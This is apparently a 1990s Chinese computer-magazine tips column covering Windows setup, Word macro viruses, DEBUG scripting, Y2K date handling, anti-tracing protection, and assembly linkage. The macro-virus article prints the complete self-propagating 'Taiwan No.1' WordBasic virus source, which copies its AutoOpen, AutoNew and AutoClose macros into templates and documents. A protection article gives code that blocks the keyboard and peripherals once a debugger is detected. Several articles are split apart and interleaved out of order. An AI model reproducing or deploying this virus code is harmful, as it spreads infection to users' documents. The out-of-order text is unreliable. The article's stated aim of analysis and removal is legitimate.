于是又打开 WIN95 目录下的 SYSTEM. INI 文件进行查看，没有发现以上这几项。这可能就是声卡不能在 WIN95 正常工作的原因。于是先把原来的 SYSTEM. INI 文件备份为 SYSTEM. OLD 以防不测，再打开 SYSTEM. INI 文件加入以上几项。重新启动机器，进入 WIN95 后就可听到动听的声音。若想把音量控制显示在任务栏上，还要在控制面板上的"安装/删除程序"中增加音量控制程序，然后打开"多媒体"图标，选择"在任务栏显示音量控制"项即可。

(广西　梁裕)

例二：ALS007 声卡是一个即插即用的声卡，但有些主板和它配合不好。我的电脑配置：Cyrix 5x86 – 120MHz、ALD5433 主板、8MB 内存。在安装 ALS007 声卡时，Win95 居然没有检查到我的声卡。但不安分的我东钻西钻，钻到了"我的电脑"的"控制面板"的"添加新设备"里面去了。有一个"系统设备"项，按一下，哈哈，终于找到你了——"ISA 即插即用总线"。快快按两下鼠标左键。Win95 说："检查到 ALS007 声卡"。按确定跟着 Win95 走下去。一路顺风，叮咚，安装成功。这个方法，在一些 586 的主板上没用。

(广东　飞虫)

Word 宏病毒

□天津　许东

所谓“宏病毒”，就是利用 Word 所包含的自动宏功能，来作为其撰写病毒的工具所写成的病毒。而“宏”呢，就是为了方便人们在编辑文件时，避免一再重复相同的动作而设计出来的一种工具，利用简单的语法，把个人常用的动作写成宏，当在撰写文件时，就可以直接利用事先编好的宏，而不必重复繁复的动作。虽然宏的语法通常很简单，但多数人一方面不知情，一方面虽然知道有宏这么一回事，却依然宁愿多花几秒重复数个动作。因此，Word 便为大众事先定义一个共用的模板文件(Normal. dot)，里面包含了基本的宏(随软件不同)。于是，这等于是为病毒开启了一扇大门，只要撰写了有问题的宏，再去感染这个共用模板文件(Normal. dot)，那么只要一执行 Word，这个受感染的共用模板文件即会被载入，病毒便随之传播到之后所编辑的文件。一般常见的宏病毒大概有下列几种：

Taiwan NO. 1、Taiwan Theatre {1}{2}台湾剧场宏病毒、DiaoYu Tai 钓鱼台宏病毒、Atlanta 亚特兰大奥运宏病毒、Guess{1}猜拳宏病毒{1}、Guess{2}猜拳宏病毒{2}、Teacher 教师节宏病毒修正版、Document Macro Virus(DMV)全世界第一只宏病毒、Concept. A、Concept. D、Colors. A、Xenixos、Tedious、Nuclear. A。

一般而言，早期的宏病毒并不破坏硬盘资料，可是近来有趋向砍掉硬盘资料的病毒出现，于是宏病毒的破坏力越来越不可忽视。当某一天，你高高兴兴的打开电脑，用 Word 准备打作业时，突然发现画面出现异样，可能是考考你心算(Taiwan No. 1)，或是宣示钓鱼台主权(钓鱼台病毒)，或是要存成其他格式的文件时却发现无法选择其他格式。这时不要紧张，不要随便回答或按键。Win95 的使用者请按 Ctrl + Alt + Del，此时会出现一个正在执行的工作的清单，选取 Winword 这一个工作，再按下结束工作钮，Win95 会说此工作无回应并询问是否要关闭，请选择“是”。Win3. 1 的使用者请赶快关闭 Winword。总而言之，就是不要让病毒做任何事。接着回到没有执行 Winword 的状态。若要以手动方式，请依下面步骤做：

1. 若 normal. dot 已感染了 Taiwan No. 1 宏病毒，建议关闭 word7. 0 中文版后，至文件总管中更名 MSOFFICE\ TEMPLATE 中的 normal. dot(如更名为 normal. old)。

2. 若 Word 文件也感染了 Taiwan No. 1 宏病毒，按下列步骤处理：

(1)开启此份已感染 Taiwan No. 1 宏病毒的文件，选择工具/宏/组合管理/宏，将左右两个窗口中(左边 *. doc 和右边 normal. dot)以 Auto 开头的宏名称均删除(如 AutoOpen、AutoNew、AutoClose)。

(2)选择编辑/全选。

(3)选择编辑/复制。

(4)打开一新文档后，选择编辑/贴上，然后就可以用 Word 文件(. doc)的文件类型来储存文件(选“储存文件”前，请先将原先旧的窗口关闭，才能以原有的档名存档；若选“另存新档”，请在完成存档动作后，将旧有文件删除)。

若觉得这样的方法太过繁复，可以用 FTP 方式，到 ftp. thu. edu. tw/Anti - Virus/下抓取 Super scanner 超级病毒扫瞄者，档名叫做 ss961108. exe。这个程序不仅能扫宏病毒、解宏病毒，还可以帮您扫一般的病毒(不包含解毒)。它的使用方法很简单，只要将抓取回来的 ss961108. exe 放在一个目录下并执行它，就会自动解开成数个文件。其中包括一些说明文档及病毒码资料等。其中我们要使用的是一个叫做 sscan. exe 的文件，Win95 的使用者，请按开始/执行，然后在要执行的程序栏位里填入你刚刚放置 sscan. exe 的路径名称及 sscan(例如刚把 ss961108. exe 放在 c: \temp 里解开的，那么应该填入 c: \temp\sscan)，在这后面空一格，打入要扫毒的磁盘名称或路径名称(例如要扫 c: \winword 这个目录，应该填入：c: \temp\sscan c: \winword)，接着以滑鼠按下确定，则 sscan 就会开始扫毒。当发现毒时，会问您是否要清除此宏病毒，请选择 Y(若 5 秒内不回答，则预设 Skip All 略过所有)，则病毒就会被清除。等全部扫完后，可用 Word 将文件叫出，重新存档，则病毒即清除的一干二净(这是为清除 sscan 杀掉病毒后可能留下的无用的病毒残渣，可以不做)。Win3. 1 的使用者，则可在 DOS 模式下执行相同指令完成扫毒解毒动作。

宏病毒的预防跟一般病毒预防的观念相仿，但不要随便开启来路不明的文件。下面给大家一个 word 宏

病毒(台湾 1 号)的源程序,供大家分析研究。

```
Dim Shared nm(4)
Sub MAIN
DisableInput 1
If Day (Now()) = 13 Then
try:
On Error Goto 0
On Error Goto try
test = -1
con = 1
tog$ = ""
i = 0
While test = -1
For i = 0 To 4
nm(i) = Int(Rnd() * 10000)
con = (con * nm(i))
If i = 4 Then
tog$ = tog$ + Str$(nm(4)) + " = ?"
Goto beg
End if
tog$ = tog$ + Str$(nm(i)) + " * "
Next i
beg:
Beep
ans$ = InputBox$ ("今天是" + Date$ () + ", 跟你玩一个心算游戏" + Chr$ (13) + \"若你答错, 只好接受震撼教育..........." + Chr$(13) + \tog$, "台湾 NO. 1 Macro Vinus")
If RTrim$(LTrim$(ans$)) = LTrim$(Str$(con))Then
MsgBox"恭贺你答对了, 按确定就告诉你想知道的...", \
"台湾 NO. 1 Macro Virus"
FileNewDefault
CenterPara
FormatFont. Font ="细明体", . Points = 16, . Bold = 1, . Underline = 1
Beep
Insert"何谓巨集病毒"
InsertPara
Beep
Insert"答案: "
Italic 1
Insert"我就是...."
InsertPara
InsertPara
Italic 0
FormatFont. Font = "细明体", . Points = 16, . Bold = 1, Underline = 1
Beep
Insert"如何预防巨集病毒"
InsertPara
Beep
Insert"答案"
Italic 1
Insert"不要看我...."
Goto exit
Else
For j = 1 To 20
Beep
FileNewDefault
Next j
CenterPara
FormatFont. Font = "细明体", . Points = 16, . Bold = 1, . Underline = 1
Insert"巨集病毒"
Goto try
End If
Wend
End If
nor = CountMacros(0)
If nor> 0 Then
For kk = 1 To nor
If MacroName$(kk, 0) = "AutoOpen"Then
t = 1
End If
Next kk
End If
file$ = FileName$()
filem$ = file$ + ": AutoOpen"
Ift <> 1 Then
MacroCopy filem$, "AutoOpen"
MacroCopy filem$, "AutoNew"
MacroCopy filem$, "AutoClose"
End If
nor 1 = CountMacros(1)
If nor l> 0 Then
For kkk = 1 To nor 1
If MacroName$(kkk, 1) = "AutoOpen" Then
tt = 1
End If
Next kkk
End If
If tt <> 1 Then
FileSaveAs. Format = 1
MacroCopy"AutoOpen", Filem$
End If
exit:
End Sub
```

程序中中文原是 big-5 码,已转换为 GB 码。这个病毒在每月的 13 日发作,发作时会出一道数学题,如答错会在 word 下打开数十个窗口并继续提问,如答对则显示几行字(就在程序里),这个病毒基本上没有破坏性。希望本文能对防治宏病毒有一些帮助! ◈

用 EDIT 编辑 DEBUG

□扬州　严俊　郑海峰

DEBUG 的 A 命令(小汇编命令)不具备全屏幕编辑功能,使得程序修改起来十分不便,但利用编辑软件 EDIT 并借助 DOS 的管道命令,就可以解决这个问题。

1. 编写程序

程序的第一行应是 A 100;接着是正式的源程序,一条指令占一行;最末一条指令的下一行为空;继之是 RCX,并将源程序的长度字节数(若估算不准,宁可取大一些)写到它的下行;再用 N 命令命名汇编成可执行文件(文件名自定,扩展名为.COM)最后两行是 W 100 和 Q,以便写盘和返回操作系统。

举例:用 EDIT 编写程序,由磁盘中断 INT 13H 读硬盘主引导扇区,并将读出的信息备份到软盘 A 的 2 道 0 面 1 扇区。

设程序名为 EXAMPLE. ASM,其清单如下:

```
A 100           进入 DEBUG 的小汇编
MOV AX, 0201
MOV BX, 0121
MOV CX, 0001
MOV DX, 0080
INT 13          ;读硬盘主引导扇区
MOV AX, 0301
MOV CX, 0201
MOV DX, 0000
INT 13          ; 写入 A 盘
INT 3
;空行, 以便退出 A 命令
RCX
20              ;估计程序长度
N example. com  ;给程序命名
W 100           ;将汇编后的程序写盘
Q               ;返回 DOS
```

2. 用管道命令"|"将程序输入 DEBUG

C:\TYPE EXAMPLE. ASM | DEBUG

这样就在当前盘上生成一个名为 EXAMPLE. COM 的可执行文件。

3. 执行该文件

C:\example

4. 验证

用 DEBUG 直接读 2 道 0 面 1 扇区(即逻辑扇区 24H)并观察其内容。

```
C:\DEBUG
-L100 0 24 1
-D100
```

若程序有问题,返回 EDIT 进行修改,并重复上述步骤,正确后,用 EDIT 将 RCX 一行下面的数值,改为由 DEBUG 观察到的程序长度准确值。

由于 DEBUG 环境下,不能采用字符串型的地址标号,而必须是立即数,故当程序中有转移指令时,应注意转移指令后面不能写字符串标号,可先写成地址的估算值,由管道命令将程序输入 DEBUG 汇编后,再用读到的准确值进行修改。

隐含批处理文件内容

□河北　吴君晟

不少文章介绍过一些隐含批处理文件内容的方法,但只要做些逆向操作,仍免不了露出庐山真面目。虽然还有一个很好用的工具软件 BAT2COM. EXE,但若没有这个软件怎么办?

C 语言中有一个函数:SYSTEM(),它可以调用 DOS 的内部或外部命令,格式为 SYSTEM("DOS 命令")。可以利用这个函数给批处理文件内容加隐含。例如想编写一个实现先清屏后显示目录功能的批处理文件,可以在 TC 的集成环境中输入下面的程序(程序名为 CLSDIR. C):

```
main()
{
system("cls")
system("dir")
}
```

然后,按 Ctrl+F9 进行编译、连接生成.EXE 执行文件。Alt+X 退出 TC 集成环境。在 DOS 提示符下键入 CLSDIR 回车便可以执行该'批处理'程序。

用此方法隐含批处理文件内容的好处是容易实现、不易被别人破译,而且编译以后的程序执行速度快。调试环境:Cyrix 5x86 TC2. 0。

制作软件封面的新思路

□湖北 谢军华

以前介绍的软件封面制作的方法大多有一个特点：要么靠编程生成封面图形文件，要么利用 UCDOS 的特殊显示功能实现对图形文件的调用，或两者兼有。前者的专业性较强，对一般编程人员来说有一定的难度，后者要进入汉字系统，有一定的内存开销，因而影响了应用程序。

本文提出一种新思路，即用 WINDOWS 的'画笔'生成 PCX 格式的图形文件，再用 PCX2EXE 等图形工具软件，将 PCX 格式的图形文件转换为 EXE 可执行文件，然后针对不同的语言环境用不同的语句调用 EXE 图形文件。

假设图形文件为 XD. PCX，经转换生成 XD. EXE。利用 BASIC 语言的 SHELL 命令、FoxBASE 的 RUN 命令、C 语言的 system 命令可非常方便的实现对 XD. EXE 文件的调用。但是，人们通常习惯先查看目录下有哪些可执行文件再分别执行它们。如果执行 XD. EXE，将仅显示软件封面而别无其它，这将对使用产生不便而影响应用软件的整体质量。因此，笔者略施小技，巧妙地解决这个问题：在 DOS 下将 XD. EXE 改为 XD. FFF 保存(或改为其它文件名，后缀不为 EXE 即可)，在应用程序中先将 XD. FFF 改为 XD. EXE，再执行 XD. EXE，之后再将 XD. EXE 改为 XD. FFF。实现上述操作的具体语句有：

FoxBASE、dBASE 下：

```
RUN REN XD. FFF XD. EXE
RUN XD. EXE
RUN REN XD. EXE XD. FFF
```

QB、TB 下：

```
SHELL "REN XD. FFF XD. EXE"
SHELL "XD. EXE"
SHELL "REN XD. EXE XD. FFF"
```

C 语言下：

```
system ("ren xd. fff xd. exe");
system("xd. exe");
system("ren xd. exe xd. fff");
```

上述方法在 486/66、4MB 内存、540MB 硬盘微机上运行通过。

随机更换壁纸

□徐州 程红晓 王 超

每次启动 WINDOWS，总有不短的时间要面对桌面上的壁纸，哪怕是自己最喜欢的一幅，如果长时间摆在面前，也多少会给人一些单调乏味的感觉。但如果每次都不知将要出现哪一幅，相信感觉就完全不同了，至少你会新奇地瞪大眼睛：会是哪一幅呢?

这一切实现起来并不复杂：首先，为增大安全系数，多做几个 WIN. INI 的备份；第二步只需将下面的小程序编译后置于'启动'组内。其余的工作则由程序来完成，实际上，它也只是修改了 WIN. INI 中壁纸的文件名。采用 TURBO PASCAL 编写的源程序如下：

```
program wdos;
uses wincrt;
const {壁纸数及文件名可根据实际情况及个人爱好修改}
    bmpnum = 5;
    bmpname: array[0. . 4]of string[12] =
    ('wfb4. bmp', 'leaves. bmp', 'wfb3. bmp', 'cars. bmp', '
    256color. bmp');
var
    winf, bkf: text;
    i: integer;
    s: string;
begin
  assign(bkf, 'c: \windows\win. ini');
  rename(bkf, 'c: \windows\wini. txt');
  reset(bkf);
  assign(winf, 'c: \windows\win. ini');
  rewrite(winf);
  while not eof(bkf) do
  begin
     readln(bkf, s);
     if (copy(s, 1, 9) = 'Wallpaper')then
     begin
         randomize;
         i: = random(bmpnum);
         s: = 'Wallpaper = ' + bmpname[i];
     end;
     writeln (winf, s);
  end;
  erase(bkf);
  close(winf)
end.
```

程序应在 TURBO PASCAL FOR WINDOWS 中编译，如在 TURBO PASCAL FOR DOS 中编译需将第二行 USES WINCRT 改为 USES CRT。

解决 Fox 数据库中 2000 年问题

□北京　郭翔　李树新

“2000 年问题”又称为“千年故障”,起源于电脑系统在软件识别日期时只读两位数字,无法区别 1900 年和 2000 年,导致日期敏感的计算出错。“2000 年”问题不仅影响大型机、PC 机、客户机/服务器系统,甚至会影响到整个带微处理器的设备(如石油、发电厂等自动控制设备)。我国大量的数据库软件都未考虑“2000 年问题”,不仅是财政、金融、邮电等数据库,甚至涉及各个领域。笔者从事 Fox 数据库软件分析,发现众多使用中的数据库软件忽视 2000 年日期认识,为了防止系统中断与破坏必须对软件进行修改。

一、Fox 数据库日期型变量认识

在 FOX 系列数据库中日期字段恒定为 8 字节,以年(4 位)、月(2 位)、日(2 位)在数据库内部固定存贮。在年(4 位)中,为便于用户输入,默认世纪为“19”,系统只读取年位的后两位。从 Fox 数据库日期字段定长(8 位)中,我们可以看出,在系统设计时已经考虑到 2000 年及以后问题,其格式按如下设置:

FOX 命令	格式	例	备注
set date to american	mm/dd/yy	01/01/96	美国格式
set date to ansi	yy. mm. dd	96. 01. 01	标准格式
set date to MDY	mm/dd/yy	01/01/96	月日年格式
set date to YMD	yy/mm/dd	96/01/01	年月日格式
set date to DMY	dd/mm/yy	01/01/96	日月年格式
set century on set date to american	mm/dd/yyyy	01/01/2001	世纪美国格式
set century on set date to ansi	yyyy. mm. dd	2000. 01. 01	世纪标准格式
set century on set date to MDY	mm/dd/yyyy	01/01/2002	月日年 世纪格式

二、应用

2000 后及以后日期设置必须在 SET CENTURY ON 环境中录入。我们应理解日期存入格式,发挥日期环境设置及日期转换函数作用,以下计算跨世纪天数、月份、年度。

```
set cent on
set date ansi
set print on
*求世纪之间天数
?"2001/01/01 - 1999/01/01 ="
??ctod("2001/01/01") - ctod("1999/01/01")
?"2001/01/01 - 2000/01/01 ="
??ctod("2001/01/01") - ctod("2000/01/01")
?"2002/01/01 - 2001/01/01 ="
??ctod("2002/01/01") - ctod("2001/01/01")
*求世纪之间年份
?"年份 2001/01/01 - 1999/01/01 ="
??year(ctod("2001/01/01")) - year(ctod("1999/01/01"))
*求世纪之间月份
?"月份 2001/01/01 - 1999/01/01 ="
?? (year(ctod("2001/01/01")) - year(ctod("1999/01/01")))
*12 + month(ctod("2000/01/01")) - month(ctod("1999/01/
01"))
?"月份 2003/12/01 - 2000/01/01 ="
?? (year(ctod("2003/12/01")) - year(ctod("2000/01/01")))
*12 + month(ctod("2003/01/01")) - month(ctod("2000/01/
01"))
set print off
```

其打印格式如下:

```
2001/01/01 - 1999/01/01 =       731  ←跨世纪天数
2001/01/01 - 2000/01/01 =       366  ←闰年为 366 天
2002/01/01 - 2001/01/01 =       365  ←2000 年之后天数
年份 2001/01/01 - 1999/01/01 =    2  ←跨世纪年份
月份 2001/01/01 - 1999/01/01 =   24  ←跨世纪月份
月份 2003/12/01 - 2000/01/01 =   36  ←2000 年之后月份
```

附:日期在 Fox 数据库中的存贮

```
26BA: 0100 03 50 01 01 0B 00 00 00 -41 00 09 00 00 00 00 00  .P....A....
26BA: 0110 00 00 00 00 00 00 00 00 -00 00 00 00 00 00 00 00  ..........
26BA: 0120 44 41 54 45 00 00 00 00 -00 00 00 44 01 00 00 00  DATE....D....
26BA: 0130 08 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  .......
26BA: 0140 0D 20 20 20 20 20 20 20 -20 20 20 32 30 30 31 30  20010
26BA: 0150 31 30 31 20 32 30 30 32 -30 31 30 31 20 32 30 30  101 20020101 200
26BA: 0160 33 30 31 30 31 20 32 30 -30 34 30 31 30 31 20 32  30101 20040101 2
26BA: 0170 30 30 35 30 31 30 31 20 -32 30 30 36 30 31 30 31  0050101 20060101
26BA: 0180 20 32 30 30 37 30 31 30 -31 20 32 30 30 38 30 31  20070101 200801
26BA: 0190 30 31 20 32 30 30 39 30 -31 30 31 20 32 30 31 30  01 20090101 2010
26BA: 01A0 30 31 30 31 1A 02 00 2D -B1 0A 00 BB BB F5 FA 8E  0101... -...
```

软件加密原理在 QUICK BASIC 中的应用

□辽宁 张宁

一、限定机器

限定机器运行是加密软件最基本的功能。本文分别采用两种技术来实现，一是 ROM 校验法，二是 CMOS 校验法。ROM 校验法的原理是将 ROM 芯片中的字节累加并将累加结果记录在源程序中，以后每次程序运行时都将新的累加值与源值作比较，如果两值不同就表明用户已更换了机器。源程序如下（本程序累加 ROM 中的前 100H 个字节）：

```
DEF SEG = &HF000
FOR i = &HE000 TO &HE0FF
n = n + PEEK(i)
NEXT i
PRINT "n ="; n
DEF SEG
```

其中 N 的值是 ROM 校验和。

CMOS 校验法和 ROM 校验法相似，它将 CMOS RAM 中 0EH 至 31H 的数据累加供用户识别。CMOS 中存放着机器的当前配置，对它的判别将更加精确。源程序如下：

```
FOR i = &HE TO &H31
OUT &H70, i
n = n + INP(&H71)
NEXT i
PRINT "n ="; n
```

其中 N 的值是 CMOS 校验和。

二、判断是否被跟踪

反跟踪是加密软件另一个很重要的功能。实现此功能的技术非常复杂，这里选用大多数加密软件都要用到的父进程 PSP 地址检查法来判断当前程序是否被跟踪。PSP 是 Program Segment Prefix 的英文缩写，意思是“程序段前缀”。在程序调入内存以前，DOS 先在空闲内存中创建一个 PSP，然后将程序紧接着 PSP 调入内存。PSP 包含着许多重要的信息，其中在偏移量 16H 处的一个字（两个字节）保存了父进程 PSP 段地址。在 DOS 系统中，每执行一个程序被称为一个进程。当一个程序运行时，它的父进程是命令解释器 COMMAND.COM（子程序除外），而命令解释器的父进程就是它自己。因此，这两个父进程 PSP 的段地址应该相同。如果程序被 DEBUG 之类的解密程序装入内存，那么此程序的父进程就是 DEBUG，而 DEBUG 的父进程才是 COMMAN. COM，这样这两个段址就不会相同，比较这两个段址即可判断程序是否被跟踪。

实现方法如下：首先调用中断 21H 的 62 号功能找到 PSP 的段址，在偏移量 16H 处找到父进程 PSP 段址。进入父进程 PSP 段，再取其父进程 PSP 段址即可（源程序见后）。

三、判断当前运行程序的文件名

解密者为了保险起见常常将加密程序改名运行，因此判断当前运行程序的文件名和其所在的路径也是反跟踪的好办法。在 PSP 段址偏移量 2CH～2DH 中保存着环境段的段址，环境段里保存着 SET 命令设置的环境变量。每个环境变量都以字节 0 结束，字 0001 下面是当前运行的文件名和路径。

以下程序实现上述两个功能：

```
'$INCLUDE: 'qb.bi'
CLS
DIM SHARED inregs AS RegTypeX
DIM SHARED outregs AS RegTypeX
inregs.ax = &H6200 'AH=62 H-L
CALL INTERRUPTX(&H21, inregs, outregs)    '调用中断
PRINT "PSP 段地址: "; HEX$(outregs.bx)    '打印当前的
                                           PSP 地址
DEF SEG = outregs.bx                 '定位于 PSP 地址
a$ = HEX$(PEEK(&H2C)): b$ = HEX$(PEEK(&H2D))
IF LEN(a$) = 1 THEN a$ = "0" + a$
PRINT "环境段地址: "; b$ + a$         '打印环境段地址
DEF SEG = VAL("&H" + b$ + a$)         '定位于环境段
i = -1
LOCATE 5, 1
DO                                    '打印环境变量
i = i + 1
IF PEEK(i) = 0 THEN PRINT
PRINT CHR$(PEEK(i));
LOOP UNTIL PEEK(i) = 0 AND PEEK(i + 1) = 1
PRINT : PRINT                        '打印当前程序和路径
i = i + 2
DO
i = i + 1
PRINT CHR$(PEEK(i));
LOOP UNTIL PEEK(i) = 0
DEF SEG = outregs.bx                 '定位于 PSP 地址
a$ = HEX$(PEEK(&H16))                '取 PSP 的父进程地址
b$ = HEX$(PEEK(&H17))
```

保护你的版权信息

□新疆 梁唤雷

编程人员都不希望自已程序中显示版权和著作人的部份被别人非法修改。请看下面这段名为 SHOW1. C 的小程序:

```
#include  <stdio. h>
void main(void)
{ char word1[] ="\ n 本程序的版权属梁唤雷所有!";
  puts(word1);
}
```

现在把它编译成名为 SHOW1. EXE 的可执行程序。这时，有人想把这段程序据为己有，那么他会怎样干呢? 很简单，只要用 PCTOOLS 的数据查找功能，找到 SHOW1. EXE 文件中的“梁唤雷”三个字，将其改为“张三”或者“李四”就行了。

我们必须防止这样不劳而获的行为! 先对想要显示的信息进行加密处理，使其以另一种形式的数据出现在源程序中。下面是经过加密的 SHOW2. C 程序, 其中, 字符串 word2 就是一组加密了的数据, 当然, 这绝非病毒代码, 而是一段神秘预言。

```
#include  <stdio. h>
void show_mw(char * mw)
{ int i, ch[2], one =0x4C;
  for (i =0; mw[i]; i + =3)
   { sscanf(mw +i, "% 2X", ch);
     one =ch[0] = ~ (one^(ch[0]));
     putchar(ch[0]);
   }
}
void main(void)
{ char word2[] ="81 FD FF FC  08  D1 24 FC 19 E9 0F FC 06 E2 06 12 "
               "84 FE F9 82  E8  E7 F8  FE CC BB B7 BF E1 82 D7 C8 "
               "88 88 E0 93  FC  F4 86  81 B2 2A 69 80 8C 8F 8E 8E "
               "F5 93 95 DA AB ED 9F  8A 60 ";
 show_mw(word2);
}
```

怎么样，你运行完该程序了吗? 现在让我们再在 SHOW2. EXE 中找一找有没有这段预言。当然没有!

这段预言是通过什么样的手段被加密成 word2 的呢? 下面这段名为 JM. C 的程序就是用来进行加密的, 它能将输入的字符串变换为密文。你可以把它输出的密文录入到你的源程序中，再调用 SHOW2. C 中的 show_mw()函数, 即可显示这串密文的原文!

```
#include  <stdio. h>
void main(void)
{  int i, j, ch, one =0x4C;
   char word[256];
   printf("\n 请你输入欲加密的字符串: \n");
   gets(word);
   printf("在你的源程序中应输入的密文如下: \n\" ");
   for(i =0, j =1; word[i]; i + +, j + + )
    { ch =one^( ~word[i]);
      one =word[i];
      printf("% 2. 2X ", ch &  0xFF);
      if(j> 20)
        { j =0;
          printf("\"\n\r\" ");
        }
    }
   printf("\"; ");
}
```

以上程序在 Turbo C 2. 0 和 Borland C + + 3. 1 中均已调试通过，可适用于所有 IBM –PC 兼容机和所有 DOS 版本。

```
IF LEN(a$)  =  1 THEN a$  =  "0"  +  a$
LOCATE 22,  1
PRINT "1:  ";  b$  +  a$
DEF SEG  =  VAL("& H"  +  b$  +  a$)  '定位于父 PSP 地址
a$  =  HEX$(PEEK(& H16))          '再取 PSP 的父进程地址
b$  =  HEX$(PEEK(& H17))
IF LEN(a$)  =  1 THEN a$  =  "0"  +  a$
LOCATE 23,  1
PRINT "2:  ";  b$  +  a$
```

如果以上所显示的“1”和“2”的值相同，则本程序没有被跟踪，反之则被跟踪。调用 QB 编辑器时请用如下命令:QB/L QB

四、破坏跟踪环境

当判断出程序已经被跟踪后，我们就可以破坏解密软件所需的环境以阻止其继续跟踪。由于解密软件必需要用到键盘、显示器等外部设备,因此封锁外设即可使解密软件失效，这里通过封锁 21H 端口法来实现。21H 号端口是接通外设的重要口地址,若某位被置为 1,则该位对应的设备被屏蔽,若置 0 则打开相应的外设。

位	21H 端口各位意义
0	定时器
1	键盘
2	未用
3	串行通信口 2
4	串行通信口 1
5	硬盘
6	软盘
7	打印机

如果要封锁所有的外设,则各位均为 1,用二进制表示为 :11111111， 转换为 16 进制 :FF。可用如下语句实现 :OUT & H21,& HFF。

如果只封锁键盘,可用如下语句:

```
OUT  & H21,2   '00000010 –> & H2
```

另外，修改内存中与键盘缓冲区有关的 40:0080 –0083 四个字节的内容也可以扰乱屏幕和键盘。源程序如下:

```
DEF SEG  =  & H40
POKE & H80,  0:  POKE & H81,  0:  POKE & H82,  0:  POKE & H83,  0
DEF SEG
```

QUICK 系列语言与汇编语言的链接技术

□北京　陈雷

DOS 下的 Quick 系列高级语言是微软公司在 IBM PC 机上实现的一系列编程语言，具有快速、高效、优化的特点。但在某些特殊应用场合下，仍然需要使用汇编语言，这主要是因为：

1) 提高程序某些关键部分的执行速度，如在数据采集和过程控制中的模数 (A/D) 和数模 (D/A) 的转换；

2) 完成高级语言中难以实现的功能，如精确定时、高精度绘图；

3) 对计算机系统的硬件资源的访问与控制；

4) 调用通用软件包，如调用 Windows 函数和子程序的动态链接库等。

Quick 系列高级语言调用汇编语言的方式，根据不同的语言特点有着不同的调用格式和约定方法。

一、从 Quick Basic 调用

在汇编语言的源文件开头使用中型模块 (. model medium) 的内存模式并把过程标号 public 说明为公用的名称和远程(far)调用与返回方式。进入过程由两条指令开始：

```
push bp
mov bp, sp
```

退出过程由两条指令结束：

```
pop bp
ret N
```

N 为带参数返回的堆栈个数，计算方法 N = 2 × 参数个数。如果需要在 QuickBasic 的解释状态下运行时，当汇编语言编译通过后，在连接时用 Q 参数，即 link/q XXX. OBJ 便会生成该语言的 Quick 库 (＊. QLB) 文件，当前目录下应当有 QuickBasic 的库文件，如 QBLB40. LIB 或 QBLB45. LIB 或 QBXQLB. LIB。使用时进入 Quick Basic 用 L 参数，把用汇编语言生成的 Quick 库 (＊. QLB) 文件装入内存后，用 CALL 来调用该子程序。调试完成后在 DOS 状态下连接生成＊. EXE 的执行文件。

在以下范例程序中，Quick Basic 调用 INT16 中断带参数返回的汇编程序，就是对计算机系统的硬件资源访问的实例。该范例可以方便地读出所有键码，特别是带箭头的键以及像 Home、End、Pgup、Pgdn 等功能键，因为它们包括了两部分，即扫描码和扩展码。如用高级语言实现则很麻烦且代码也长，而采用汇编语言则方便多了。使用者可以将它嵌入自己的程序中，或作为子程序模块来调用。

```
;＊ Quick Basic V4. x call masm V5. x ＊
;＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊
        DEFINT A – Z
        CLS
        DO
        CALL scankey(key1, key2)
        IF key2 = 0 THEN
        ky = key1
        ELSE
        ky = key2
        END IF
        PRINT "Keycode ="; ky
        LOOP
        END
;＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊
;＊ Masm V5. x for Quick Basic V4. x ＊
;＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊＊
        dosseg
        . model medium
        . stack 100h
        public scankey
        . code
   scankey  proc far
        push bp
        mov bp, sp
        mov ah, 0
        int 16h
        mov di, [bp] + 8
        mov [di], ah
        mov di, [bp] + 6
        mov [di], al
        pop bp
        ret 4          ; return to Quick Basic
   scankey  endp
        end
```

二、从 Quick C 调用

在汇编语言的源文件开头使用的内存模式可根据 C 语言所采用的模式的不同 (小型的、紧凑型的、中型的、大型的和巨型的) 来设定 . model 为 small、compact、medium、large、huge。对于小型的、紧凑型的可采用近程 (near) 调用，其余的则采用远程 (far) 调用与返



对于延时算法的一种改进

□山东　郑中华

在程序设计的过程中，经常要用到延时功能，在大多数的程序开发工具中都提供了相应的函数或语句。但有时在我们用到这些语句或函数时，常会出现这样一种情况，在低档机器上调试时延时时间正好，而将程序放在高档机器上时，所得结果却一闪而过，无法看清。

我通过实践提出一个相应的解决思路，就是在延时过程中，反复调用 ROM BIOS 1AH 号中断，通过计算两次调用之间的时间差值来判断是否到了延时时间。下面给出一个实例，利用 FoxPro2.5 提供的函数来完成系统时间的读取，其精确程度可达到 1/100 秒。其它的编程语言可以根据这一思路调用相应的功能来完成。

*延时子程序

```
PROCEDURE delay
PARAMETERS shijian
SET TALK OFF
CLEA
second1 = SECONDS()
second2 = second1 + shijian
DO WHILE second2> second1
second1 = SECONDS()
ENDD
SET TALK ON
RETU
```

回方式，并把过程标号 public 说明为公用的名称，且在前端加一下划线，进入过程仍由两条指令开始:

```
push bp
mov bp, sp
```

退出过程由两条指令结束:

```
pop bp
ret
```

用 QLIB 编译和连接成汇编语言的 Quick 库（*.QLB）文件，当前目录下应当有汇编编译程序（MASM V5.0 以上的）和 Quick C 库的目标文件（QUICKLIB.OBJ）。使用时进入 Quick C 用 L 参数，把用汇编语言生成的 Quick 库（*.QLB）文件装入内存后，用 CALL 来调用该子程序。调试完毕后在 DOS 状态下连接生成 *.EXE 的执行文件。在范例程序中，Quick C 调用的汇编程序与 Quick Basic 调用汇编程序的内容一样，所不同的仅是在格式与堆栈处理上的区别。

```
/*****************/
/* Quick C V1.x call masm V5.x   */
/*****************/
        int a, b, v[1];
        extern scankey(int *, int *);
        main()
        {
        scankey(&a, &b);
        if(b==0)
        v[1]=a;
        else
        v[1]=b;
        printf("Keycode =%d\n", v[1]);
        getch();
        }
;***************
;* Masm V5.x for Quick C V1.x *
;***************
        dosseg
        .model medium
        .stack 100h
        public _scankey
        .code
_scankey  proc far
        push bp
        mov bp, sp
        mov ah, 0
        int 16h
        mov di, [bp]+6
        mov [di], ah
        mov di, [bp]+8
        mov [di], al
        pop bp
        ret          ; return to Quick C
_scankey  endp
        end
```

三、从 Quick Pascal 调用

在汇编语言的源文件开头使用大型模块（.model large）的内存模式并把过程标号 public 说明为公用的名称和远程（far）调用与返回方式。其余格式与 Quick Basic 调用汇编程序完全相同。限于篇幅，程序略。

